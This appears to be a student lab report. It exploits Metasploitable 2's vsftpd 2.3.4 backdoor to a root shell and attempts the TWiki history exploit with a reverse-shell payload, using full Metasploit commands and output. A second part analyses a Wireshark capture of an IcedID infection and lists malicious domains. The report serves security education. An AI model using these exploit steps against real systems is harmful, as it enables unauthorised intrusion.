
Step 7

Finally, the vulnerability is exploited using the selected payload.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.79.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.79.129:21 - USER: 331 Please specify the password.
[+] 192.168.79.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.79.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 1 open
ed (192.168.79.128:39655 → 192.168.79.129:6200) at 2024-04-02 23:30:17 +0100
```


The shell in the screenshot below shows access to the victim machine.



2nd Attempt

Since 2 exploits were requested in the brief, I have also attempted to exploit a vulnerability with Apache at port 80. The same information gathering techniques were used as in the previous steps 1 and 2.

However, it was attempted to use the exploit: unix/webapp/twiki_history as per instructions on the website <https://chousensha.github.io/blog/2014/06/03/pentest-lab-metasploitable-2/>. When running the command “search apache”, no such exploit was found. The penetration test ultimately failed and I suspect that that was why. The following screenshot shows that I did search for the exploit after the failure of the penetration test but did not find it. There are too many entries to show them all but rest assured unix/webapp/twiki_history is not present.



Step 3

Port 80 apache

TWiki History TWikiUsers rev Parameter Command Execution

The unfound module supposedly exploits a vulnerability in the history component of TWiki. It passes a ‘rev’ parameter containing shell metacharacters to the TWikiUsers script allowing an attacker to execute arbitrary OS commands(chousensha, 2014).

Step 4

```
msf6 > use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:ho
                                       st:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit
                                       .com/docs/using-metasploit/basics/using-metaspl
                                       oit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.79.128   yes       The listen address (an interface may be specified
                                     )
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Step 5

Set RHOST & payload & Exploit

```
msf6 exploit(unix/webapp/twiki_history) > set RHOST 192.168.79.129
RHOST ⇒ 192.168.79.129
msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP double handler on 192.168.79.128:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) >
```

Part 3 – Traffic Analysis

Task

Overview

LAN segment range: 10.0.19.0/24 (10.0.19.0 through 10.0.19.255)
Domain: burnincandle.com
Domain controller: 10.0.19.9 — BURNINCANDLE-DC
LAN segment gateway: 10.0.19.1
LAN segment broadcast address: 10.0.19.255

Executive Summary

The computer with IP address 10.0.19.14, the victim, requested information from a web page hosted on the server at 188.166.154.118. This request was likely initiated by the user visiting a website or by perhaps an application on the computer automatically connecting to that server to get certain data or instructions. The incident happened on Monday, 21st Mar 2022 at 20:57:58 GMT. The Victim, with an ip address of 10.0.19.14, username patrick.zimmerman and computer name DESKTOP-5QS3D5D was infected IcedId malware when accessing website oceriesfornot.top. IcedId is a sophisticated trojan used to steal banking credentials and other PII.

Wireshark · Conversations · traffic-analysis

Ethernet · 7 | IPv4 · 64 | IPv6 | TCP · 471

Address A	Address B	Packets
0.0.0.0	255.255.255.255	2
10.0.19.1	10.0.19.14	2
10.0.19.14	10.0.19.9	4,943
10.0.19.14	10.0.19.255	72
10.0.19.14	13.69.116.104	23
10.0.19.14	13.69.239.74	19
10.0.19.14	13.87.188.105	22
10.0.19.14	13.89.179.9	23
10.0.19.14	13.89.179.10	19
10.0.19.14	13.107.42.16	32
10.0.19.14	13.107.136.254	25
10.0.19.14	13.107.246.254	26
10.0.19.14	20.42.65.89	19
10.0.19.14	20.44.10.123	19
10.0.19.14	20.69.130.185	28
10.0.19.14	20.72.205.209	24
10.0.19.14	20.81.51.95	22
10.0.19.14	20.81.52.156	23
10.0.19.14	20.189.173.2	19
10.0.19.14	20.189.173.15	19
10.0.19.14	23.219.38.10	10
10.0.19.14	23.227.198.203	1,379
10.0.19.14	40.74.98.194	29
10.0.19.14	40.83.240.146	106
10.0.19.14	40.124.168.44	36
10.0.19.14	40.126.26.134	19
10.0.19.14	51.105.71.137	19
10.0.19.14	52.109.8.19	23
10.0.19.14	52.109.8.20	23
10.0.19.14	52.109.8.21	43
10.0.19.14	52.113.194.132	158
10.0.19.14	52.113.196.254	26
10.0.19.14	52.137.108.250	50
10.0.19.14	52.168.117.170	19
10.0.19.14	52.182.143.208	19
10.0.19.14	52.182.143.210	19
10.0.19.14	52.183.220.149	188
10.0.19.14	52.185.211.133	181
10.0.19.14	68.142.107.1	14
10.0.19.14	68.142.107.129	11
10.0.19.14	69.28.162.0	11
10.0.19.14	69.28.162.128	11
10.0.19.14	72.21.81.200	117
10.0.19.14	72.21.81.240	33
10.0.19.14	87.238.33.8	632
10.0.19.14	91.193.16.181	1,019
10.0.19.14	104.80.96.219	53
10.0.19.14	157.245.142.66	4,698
10.0.19.14	160.153.32.99	163
10.0.19.14	184.85.64.91	25
10.0.19.14	185.47.40.36	25
10.0.19.14	188.166.154.118	502
10.0.19.14	204.79.197.200	201
10.0.19.14	204.79.197.203	23
10.0.19.14	209.197.3.8	39
10.0.19.14	224.0.0.22	14
10.0.19.14	224.0.0.251	4
10.0.19.14	224.0.0.252	5
10.0.19.14	239.255.255.250	24
169.254.179.89	169.254.255.255	32
169.254.179.89	224.0.0.22	7
169.254.179.89	224.0.0.251	4
169.254.179.89	224.0.0.252	2
169.254.179.89	239.255.255.250	9

Wireshark · Endpoint


Ethernet · 8 | IPv4 · 63 | IP


Address	Packets
0.0.0.0	2
10.0.19.1	2
10.0.19.9	4,943
10.0.19.14	15,350
10.0.19.255	72
13.69.116.104	23
13.69.239.74	19
13.87.188.105	22
13.89.179.9	23
13.89.179.10	19
13.107.42.16	32
13.107.136.254	25
13.107.246.254	26
20.42.65.89	19
20.44.10.123	19
20.69.130.185	28
20.72.205.209	24
20.81.51.95	22
20.81.52.156	23
20.189.173.2	19
20.189.173.15	19
23.219.38.10	10
23.227.198.203	1,379
40.74.98.194	29
40.83.240.146	106
40.124.168.44	36
40.126.26.134	19
51.105.71.137	19
52.109.8.19	23
52.109.8.20	23
52.109.8.21	43
52.113.194.132	158
52.113.196.254	26
52.137.108.250	50
52.168.117.170	19


Discovery

After reviewing thestatistics for conversations and endpoints, it can be clearly seen that the highest number of interactions by far is ip address 10.0.19.14. Hence, the focus of the review has been on that machine from the beginning.

Focusing on that ip address, I determined the machine id, username and domain controller by filtering Wireshark for SAMR, SMB, NetBIOS and Kerberos. Screenshots for the information can be seen below.







Details

Victim Details

IP address: 10.0.19.14
MAC address: 00:60:52:b7:33:0f
Hostname: DESKTOP-5QS3D5D
Username: patrick.zimmerman

Domain Controller Details

IP address: 10.0.19.9
Name: BURNINCANDLE-DC / BURNINCANDLE.com


Indicators of Compromise


188.166.154.118: oceriesfornot.top

157.245.142.66: antnosience.com


23.227.198.203: bupdater.com


As evidence of indicators of compromise, I have included 2 screengrabs from virus total below where the URLs were analysed.






The screenshot beneath shows a HTTP GET request sent from the victim to oceriesfornot.top. The next screenshot shows the HTTP transmission of a zipped file from the attacker to the victim immediately followed by connection to the domain antnosience.com.







Using Wireshark to follow the HTTP and TCP stream yielded the same results, which are shown on the following screenshot. The data is encrypted though the cookie can be seen.



I searched for that cookie and found that it relates to IcedId malware. Interestingly, the u_... segment of the cookie when translated from hex can be seen in the output below.



IcedId is a sophisticated banking trojan normally used to steal credentials.



